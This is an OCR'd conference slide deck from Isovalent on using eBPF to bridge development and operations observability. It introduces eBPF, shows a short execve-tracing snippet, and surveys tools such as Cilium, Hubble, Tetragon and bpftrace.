ISOVALENT

Bridging Dev and Ops with eBPF

Extending Observability

Upwards and Downwards

Raphaël Pinson | @raphink | @raphink@mastodon.social

Solutions Architect, Isovalent

ISOVALENT

Dumb Monitoring

Observability over the Wall

ISOVALENT

Who am I

Raphaël Pinson

Solutions Architect @ Isovalent | CNCF Ambassador

Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards

- **From Dumb to Expertise-Driven Observability**

Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards

- From Dumb to Expertise-Driven Observability
- eBPF

Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards

- From Dumb to Expertise-Driven Observability
- eBPF
- Observing Downwards & Upwards

Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards

- From Dumb to Expertise-Driven Observability
- eBPF
- Observing Downwards & Upwards
- The Bridge

Image: Unsplash / Wolfgang Hasselmann

Bridging Dev and Ops with eBPF


Extending Observability Upwards and Downwards

- **From Dumb to Expertise-Driven Observability**

ISOVALENT

Privilege-Driven Monitoring

With Great Power
comes great Responsibility



ISOVALENT

Expertise-Driven Responsibility

The Ownership Principle

ISOVALENT


Platforms, Interfaces & Responsibilities

(But DevOps is not dead)

ISOVALENT

Observability Ownership

Developers ❤ Observability



ISOVALENT

Data Collection

Services & Application Instrumentation

Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards

- From Dumb to Expertise-Driven Observability
- **eBPF**

ISOVALENT


Have you used eBPF?

eBPF is already used in many places

- Load balancing
- DDOS protection on large Internet platforms
- Kernel live-patching (5.7+ with LSM/eBPF)
- Android (e.g. app data stats)

NETFLIX FACEBOOK


Google Microsoft



eBPF

Makes the Linux kernel programmable in a secure and efficient way.

“What JavaScript is to the browser, eBPF is to the Linux Kernel”




```c
int syscall__ret_execve(struct pt_regs *ctx)
{
        struct comm_event event = {
                .pid = bpf_get_current_pid_tgid() >> 32,
                .type = TYPE_RETURN,
        };

        bpf_get_current_comm(&event.comm, sizeof(event.comm));
        comm_events.perf_submit(ctx, &event, sizeof(event));

        return 0;
}
```

ISOVALENT

eBPF Foundation

Founding Members

FACEBOOK

Google


ISOVALENT™

Microsoft

NETFLIX

ISOVALENT

Cloud Native Identities



Bridging Dev and Ops with eBPF

Extending Observability Upwards and Downwards

- From Dumb to Expertise-Driven Observability
- eBPF
- **Observing Downwards & Upwards**

ISOVALENT

Cilium & Friends

Cilium

- performance gains
  (no need for iptables, bypass TCP/IP)
- simpler architecture
  (e.g. no sidecar proxy for Service Mesh)

ISOVALENT

Cilium & Friends

Cilium

- performance gains
  (no need for iptables, bypass TCP/IP)
- simpler architecture
  (e.g. no sidecar proxy for Service Mesh)

Hubble

- fine-grained network observability
- exports to SIEM
- support for OpenTelemetry

ISOVALENT

Cilium & Friends

Cilium

- performance gains
  (no need for iptables, bypass TCP/IP)
- simpler architecture
  (e.g. no sidecar proxy for Service Mesh)

Hubble


- fine-grained network observability
- exports to SIEM
- support for OpenTelemetry

Tetragon

- observe & export kernel events
- act on events (e.g. SIGKILL)

ISOVALENT

Deep Down in Kernel Space




Observe directly in the kernel

- Low-overhead tracing/observability
- Example: network performance / SRTT / micro-bursts
- HTTP / TLS in-kernel visibility
- Troubleshooting prod on the fly (see bpftrace)

ISOVALENT

Deep Down in Kernel Space



Observe directly in the kernel


- Low-overhead tracing/observability
- Example: network performance / SRTT / micro-bursts
- HTTP / TLS in-kernel visibility
- Troubleshooting prod on the fly (see bpftrace)


Example software

- BCC
- bpftrace
- Pixie
- Cilium (network)
- Cilium Tetragon (system)

ISOVALENT


Observability: bpftrace





ISOVALENT

Networking: Hubble (CLI)

